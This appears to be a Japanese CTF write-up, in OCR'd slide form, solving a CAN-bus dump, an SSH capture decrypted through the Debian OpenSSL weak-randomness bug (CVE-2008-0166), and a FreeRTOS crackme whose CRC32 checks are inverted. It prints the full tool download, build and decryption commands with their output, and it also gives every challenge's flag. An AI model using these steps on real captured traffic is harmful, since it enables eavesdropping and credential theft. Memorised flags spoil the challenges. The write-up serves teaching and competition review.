$ isotpdump -s 0 -d 703 vcan0 | sed -unE '/sn:/{s/.*sn: (.).*/¥1/;h};/ln:/{g;p}' | stdbuf -o0 xxd -r -p
→ "PW4: UD5_0V3R_1507P_H45_53CR375"
```


  - 得たパスワード4つで4重zipを解凍するとフラグ: FLAG{C4N_BU5_WH15P3R3R_W45_H3R3}

Gate to the past

- 問題は右の通り
  - SSHのパケットキャプチャが渡される
  - 問題文から「非常に古い」事がわかるので、昔の脆弱性を探す必要があります
  - 古いPoCを動かすための環境構築ができるか、というところを問う問題です
  - レビュー段階ではAIが解けなかった問題ですが、大会直前でAIが解けるようになってしまいました

Gate to the past


- パケット解析といえばWireshark
  - SSHのセッションが1つだけ含まれる、シンプルなキャプチャファイルであることが分かる
  - バナー情報は SSH-2.0-OpenSSH_4.3p2 Debian-9etch3



No.	Time	Source	Destination	Protocol	Lengtl	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	74	50398 → 22 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=982391486 TSecr=
2	0.000012	127.0.0.1	127.0.0.1	TCP	74	22 → 50398 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=9823
3	0.000015	127.0.0.1	127.0.0.1	TCP	66	50398 → 22 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=982391486 TSecr=982391486
4	0.017274	127.0.0.1	127.0.0.1	SSHv2	102	Server: Protocol (SSH-2.0-OpenSSH_4.3p2 Debian-9etch3)
5	0.017301	127.0.0.1	127.0.0.1	TCP	66	50398 → 22 [ACK] Seq=1 Ack=37 Win=65536 Len=0 TSval=982391504 TSecr=982391504
6	0.017436	127.0.0.1	127.0.0.1	SSHv2	102	Client: Protocol (SSH-2.0-OpenSSH_4.3p2 Debian-9etch3)
7	0.017445	127.0.0.1	127.0.0.1	TCP	66	22 → 50398 [ACK] Seq=37 Ack=37 Win=65536 Len=0 TSval=982391504 TSecr=982391504
8	0.018161	127.0.0.1	127.0.0.1	SSHv2	778	Client: Key Exchange Init
9	0.018168	127.0.0.1	127.0.0.1	TCP	66	22 → 50398 [ACK] Seq=37 Ack=749 Win=65536 Len=0 TSval=982391504 TSecr=982391504


Gate to the past

- CVE-2008-0166
  - 乱数が予測可能な脆弱性
    - 乱数がPID(プロセスID)に依存して作られるため、32768パターン程度に限られるというもの
  - 本来はDebian向けOpenSSLパッケージの問題
    - ただしDebianのOpenSSHも、このOpenSSLパッケージを利用するため、影響を受ける
  - 想定される影響は以下の通り
    - SSH公開鍵から秘密鍵を特定可能
    - DH鍵交換のマスターシークレットが予測可能




Gate to the past

- 既存のツールを探す
  - 想定解は ssh_kex_keygen + ssh_decoder
    - tcpickでpcapを分解して、ssh_decoderで一発！
    - ...といいたいところですが、実は落とし穴がある
      - ssh_decoderは古いrubyが必要
      - ssh_kex_keygenは、64bit環境でビルドすると動かない



古い文法が使われている



Makefileには-m32がないが

同梱ライブラリは32bitなため

SSH tools related to the OpenSSL/Debian vulnerability

About these tools

We (Raphaël Rigo, Romain Raboin and Julien Tinnes) **gave a short talk** at **SSTIC 08** about some of the tools we and Yoann Guillot wrote after the **OpenSSL/Debian** advisory to remotely discover vulnerable keys in authorized_keys files, decipher SSH traffic and retrieve DSA private keys (even from non weak keys). We also wrote an article in french in **this MISC issue**.

For now we have disclosed the following tools (we might add other tools soon):

- **ssh_kex_keygen**: a tool to retrieve the Diffie-Hellman session key in a SSH conversation capture involving at least one OpenSSH running with a vulnerable OpenSSL. Key recovery will take half a minute on decent hardware.

  Be aware that this tool does'nt parse a pcap file, nor does it decipher the traffic for you, it has to be used in a higher-level program such as ssh_decoder in order to be useful.

- **ssh_decoder**: a tool to decipher a ssh session from a pcap file (uses ssh_kex_keygen). This will allow you to retrieve passwords or public SSH keys used for authentication that may be vulnerable and to read older SSH traffic.

- **bfssh**: a multi-threaded tool written in C to retrieve weak keys in authorized_keys files on a remote machine. It'll test for all possible keys for a given architecture in less than five minutes on a decent network. You'll need **a vulnerable libssl/libcrypto** and **libssh** to compile/use it.

https://www.cr0.org/progs/sshfun/

Gate to the past

- ちゃんと環境を作れば、当時のツールが動きます

```
# ツールDL & 展開
$ wget https://www.cr0.org/progs/sshfun/ssh_kex_keygen-1.1.tar.bz2 && tar xf ssh_kex_keygen-1.1.tar.bz2
$ wget https://www.cr0.org/progs/sshfun/ssh_decoder-1.0.tar.bz2 && tar xf ssh_decoder-1.0.tar.bz2

# PCAPをセッション単位で分解
$ tcpick -r challenge.pcap -wRC -wRS

# ssh_kex_keygenをビルド + ssh_decoderを実行
$ docker run --rm -it -v `pwd`:/w -w /w --platform linux/386 debian/eol:squeeze
$ apt-get update && apt-get install -y ruby1.8 build-essential libssl-dev
$ cd ssh_kex_keygen-1.1 && make
$ ruby1.8 ../ssh_decoder-1.0/ssh_decoder.rb ../tcpick__127.0.0.1_ssh.*
```

32bit環境を指定

古いdebianを指定
(ruby1.8を使うため)


Gate to the past

```
root@842274c1bb5a:/w/ssh_kex_keygen-1.1# ruby1.8 ../ssh_decoder-1.0/ssh_decoder.rb ../tcpick__127.0.0.1_ssh.*
 * read handshake
cipher: aes128-cbc, mac: hmac-md5, kex_hash: sha1, compr: none
 * bruteforce DH
DH shared secret : 00c35c8d8b48de4506f60d83ecd8cb89d487a64a94deb201e524f6fc2481c892dae21f3d0ed0de2e804ff56df64fffac989084788de3fa353e20ee1090d96d10d45aa13
edcd13f6bea7c0aa95c3f4afd49f0b9d55f93e6e48bc041cbde586629a4ee95576f210e97c8374468293967d3ea933b54d0ff35ee38edaa36bc330841f5
 * derive keys
 * decipher streams
 * successful authentication packet
{:key=>
  {:type=>"ssh-rsa",
   :n=>
    "\000\317_\341\206\356V\356x8\213\361\022A\324\260\310\2142\003,:G\r\236\201\025\343Jf$\a'|\307A\306\233\360\354\357\323t\350H\340@-M\265j3\365p\036\3
74\373+(\247\315 \247i\210\263\204\034x\3032G\037fD\274\225\254\246>M\v\"\327\226\235{\314M0^\367\206\365\316\314\270q\307PD\362\371{L\372\340pu&\227\354S
\016\356\216\366R\026\373\332nl\006\243\371a*\265\276#\262az\321f;Bg\207\020\177\235\216\347\224\223\342\230{01\000\201\222\272\373\203\357j\372\036\030\3
65\337\355p\224}\025s\277\e\257\263\000\2212/\016q\034\327\eY\246_\331\277\364\264MV0/\321\271\320\331\264\f\247\272N\326`xe\360s\234\234\322\223n\344\367
\367\365\204\017\252A\274\252\361\365\376\3254\026pHU\325\f\234\300\246N\177\016\207^\251\265\241\225\245T\241\202[\370[\036\227",
   :e=>"#"},
 :testic=>1,
 :username=>"root",
 :keytype=>"ssh-rsa",
 :nextservice=>"ssh-connection",
 :auth_method=>"publickey"}
 * deciphered streams saved to "sshdecrypt.0.client.dat" & "sshdecrypt.0.server.dat"
root@842274c1bb5a:/w/ssh_kex_keygen-1.1#
```

```
root@842274c1bb5a:/w/ssh_kex_keygen-1.1# strings sshdecrypt.0.* |grep -i flag
+echo "flag: FLAG{n3v3r_f0rg3t_13g4cy_bug5}"a
%flag: FLAG{n3v3r_f0rg3t_13g4cy_bug5}
root@842274c1bb5a:/w/ssh_kex_keygen-1.1#
```


Tiny crackme

- 問題は右の通り
  - FreeRTOSのイメージが渡される
  - CrackMe、つまり想定入力がわかればそれがフラグ
  - リアルタイムOSの、タスクとカーネルの典型構造を知っていますか、という問題です
  - AIは誤誘導にハマり解けないですが、人間がちゃんと解析すれば解ける、トラップ入り問題です




Tiny crackme

- Ghidraなどのバイナリ解析ツールで解析していく
  - 全体的な構造は以下の通り
  - Linuxのような、ファイルシステムは存在しない事に注意




```
void FUN_0001336c(void)

{
  int iVar1;
  undefined4 in_r3;

  DAT_20009668 = FUN_00001c2e(0x100,1,0,&DAT_20009540,&DAT_20009640,0,0,in_r3);
  if (DAT_20009668 == 0) {
    FUN_00012130();
  }
  iVar1 = FUN_0000143e(&DAT_00013271,"uart",0x200,0,0x80000002,0);
  if (iVar1 != 1) {
    FUN_00012130();
  }
  iVar1 = FUN_0000143e(&LAB_000132a4+1,"ctf",0x400,0,0x80000001,0);
  if (iVar1 != 1) {
    FUN_00012130();
  }
  FUN_00002764();
  FUN_00010630("Returned from vTaskStartScheduler something bad had happened");
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```


Tiny crackme



- ctfタスクでは、多くの方が見たことのないであろうハッシュを計算している
  - ECOHハッシュ
    - https://web.archive.org/web/20170404095802/http://csrc.nist.gov/groups/ST/hash/sha-3/Round1/submissions_rnd1.html
    - NISTのSHA3コンペに提出されたハッシュアルゴリズム
    - ハッシュの導出に、楕円曲線上の有限体演算をたくさん利用するため、計算が非常に重たいことが特徴
    - 指定のハッシュ値から、正しい入力を特定するような攻撃は見つかっていない
    - **これを攻略することは不可能 (がAIは解法を探索してしまう)**
  - ここまで解析して、ようやく問題文の意味がわかってきます

Dynamic SHA2 [14M]	Xu Zijie	Submit Comment View Comments
ECHO [8M] Submitter's Website***	Henri Gilbert	Submit Comment View Comments
ECOH [10M] Updated Algorithm [<1M]	Daniel R. L. Brown	Submit Comment View Comments
EDON-R [9M] Updated Algorithm [9M]	Danilo Gligoroski	Submit Comment View Comments

拾い物のイメージファイルです。 何に使うものかはさておき、入力は受け付けるようです。 フラグを見つけてください。 重そうなものが、必ずしも一番重要とは限りません。



Tiny crackme

- uartタスクには、一見何もなさそうに見えますが、深堀ると怪しいコードがある
  - 以下はシンボルをstripする前のコードをもとに解説


```
2  void app_main(void)
3
4  {
5    int iVar1;
6    undefined4 in_r3;
7
8    xUartRxStream =
9         MPU_xStreamBufferGenericCreateStatic
10                  (0x100,1,0,&ucUartRxStreamStorage,&x
11   if (xUartRxStream == 0) {
12     vAssertCalled();
13   }
14   iVar1 = MPU_xTaskCreate(0x13271,"uart",0x200,0,0x80000002,0);
15   if (iVar1 != 1) {
16     vAssertCalled();
17   }
18   iVar1 = MPU_xTaskCreate(0x132a5,"ctf",0x400,0,0x80000001,0);
19   if (iVar1 != 1) {
20     vAssertCalled();
21   }
22   vTaskStartScheduler();
23   puts("Returned from vTaskStartScheduler something bad had happened");
24   do {
25                     /* WARNING: Do nothing block with infinite loop */
26   } while( true );
27 }
28
```

```
4  void prvUartRxTask(undefined4 param_1,undefined4 param_2)
5
6  {
7    int iVar1;
8
9    do {
10     while (-1 < _DAT_40004004 << 0x1e) {
11       MPU_vTaskDelay(10);
12     }
13     param_2 = CONCAT13((char)_DAT_40004000 /*
14     do {
15       iVar1 = MPU_xStreamBufferSend(xUartRxStream,&stack0xffffffef,1,10,param_1,param_
16     } while (iVar1 != 1);
17   } while( true );
18 }
19
```

```
2  int MPU_xStreamBufferSend(uint param_1)
3
4  {
5    char cVar1;
6    int iVar2;
7    uint *puVar3;
8    uint uVar4;
9
10   cVar1 = isThreadModePrivileged();
11   isUsingMainStack();
12   if (cVar1 == '\x01') {
13     iVar2 = MPU_xStreamBufferSendImpl(param_1);
14     return iVar2;
15   }
16   software_interrupt(0x3e);
17   cVar1 = isThreadModePrivileged();
```

…

Tiny crackme



- このあたりのコードはストリームバッファを提供するOS側のコード
  - つまりUARTの入力を、OS側でチェックしている

```
undefined4 MPU_xStreamBufferSendImpl(int param_1,int param_2,undefined4 param_3,undefined4 param_4)

{
  int iVar1;
  undefined4 uVar2;
  uint uVar3;

  if ((((param_2 != 0) && (iVar1 = xPortIsAuthorizedToAccessBuffer(param_2,param_3,1), iVar1 == 1))
      && (uVar3 = param_1 - 1, uVar3 < 0x96)) &&
     ((iVar1 = xPortIsAuthorizedToAccessKernelObj
      (iVar1 = MPU_GetHandleAtIndex
    uVar2 = xStreamBufferSend
    return uVar2;
  }
  return 0;
}
```

```
      if (uVar3 != 0) goto LAB_00005bbc;
    }
  }
  uVar3 = xStreamBufferSpacesAvailable
LAB_00005bbc:
  iVar1 = prvWriteMessageToBuffer
  if ((iVar1 != 0) && (uVar3 = prvBytesInBuffer(param_1), *(uint *)(param_1 + 0xc) <=
    vTaskSuspendAll();
    if (*(int *)(param_1 + 0x10) != 0) {
      xTaskGenericNotify(*(undefined4 *)(param_1 + 0x10),*(undefined4 *)(param_1 + 0x24),
      *(undefined4 *)(param_1 + 0x10) = 0;
    }
    xTaskResumeAll();
  }
  return iVar1;
}
```

```
    xHiddenFlagPos.1 = 0;
    xHiddenFlagMatchCount.2 = 0;
  }
  else {
    uVar5 = xHiddenFlagPos.1 % 5;
    (&xHiddenFlagKeepBuffer.0)[uVar5] = cVar1;
    if (uVar5 == 4) {
      iVar3 = crc32_ieee(&xHiddenFlagKeepBuffer.0,pcVar4,5,0);
      if (uVar2 == 9) {
        iVar6 = -0x7f4f311f;
      }
      else if (uVar2 == 0xe) {
        iVar6 = 0x71f28109;
      }
      else if (uVar2 == 0x13) {
        iVar6 = -0xc74e0d1;
      }
      else if (uVar2 == 0x18) {
        iVar6 = -0x4dfa63a;
      }
      else if (uVar2 == 0x1d) {
        iVar6 = 0x334bd5e1;
      }
      else {
        if (uVar2 != 0x22) goto LAB_00005b22;
        iVar6 = -0x722a24bb;
      }
      if (iVar3 == iVar6) {
        xHiddenFlagMatchCount.2 = xHiddenFlagMatchCount.2 + 1;
      }
    }
```

Tiny crackme

- チェックしている部分を読み解くと、以下の通り
  - CRC32(FLAG[5:9]) = 0x80b0cee1
  - CRC32(FLAG[9:14]) = 0x71f28109
  - CRC32(FLAG[14:19]) = 0xf38b1f2f
  - CRC32(FLAG[19:24]) = 0xfb2059c6
  - CRC32(FLAG[24:29]) = 0x8dd5db45

- ctfタスク側で、FLAG{xxxx...(25文字)}という形式であることもわかっている

Tiny crackme

- CRC32は逆算可能
  - https://github.com/theonlypwner/crc32
  - CRCの逆算は、一般に解は一意に定まりませんが、5バイトのASCII範囲で指定のCRC値になる入力は各1種しかありません
  - フラグ: FLAG{L0W_L4Y3R_SK1LLS_M4Y_H3LPS_Y0U}

```
root@Ubuntu2604:/tmp/crc32# py crc32.py r 0x80b0cee1
4 bytes: {0x06, 0xb5, 0x37, 0xe1}
verification checksum: 0x80b0cee1 (OK)
5 bytes: L0W_L (OK)
```

```
root@Ubuntu2604:/tmp/crc32# py crc32.py r 0x71f28109
4 bytes: {0x61, 0x28, 0xe4, 0xac}
verification checksum: 0x71f28109 (OK)
5 bytes: 4Y3R_ (OK)
```

```
root@Ubuntu2604:/tmp/crc32# py crc32.py r 0xf38b1f2f
4 bytes: {0x88, 0xde, 0x2c, 0x6c}
verification checksum: 0xf38b1f2f (OK)
5 bytes: SK1LL (OK)
```

```
root@Ubuntu2604:/tmp/crc32# py crc32.py r 0xfb2059c6
4 bytes: {0x9c, 0xa2, 0x54, 0x79}
verification checksum: 0xfb2059c6 (OK)
5 bytes: S_M4Y (OK)
```

```
root@Ubuntu2604:/tmp/crc32# py crc32.py r 0x8dd5db45
4 bytes: {0x9c, 0xb6, 0x50, 0x75}
verification checksum: 0x8dd5db45 (OK)
5 bytes: S_Y0U (OK)
```

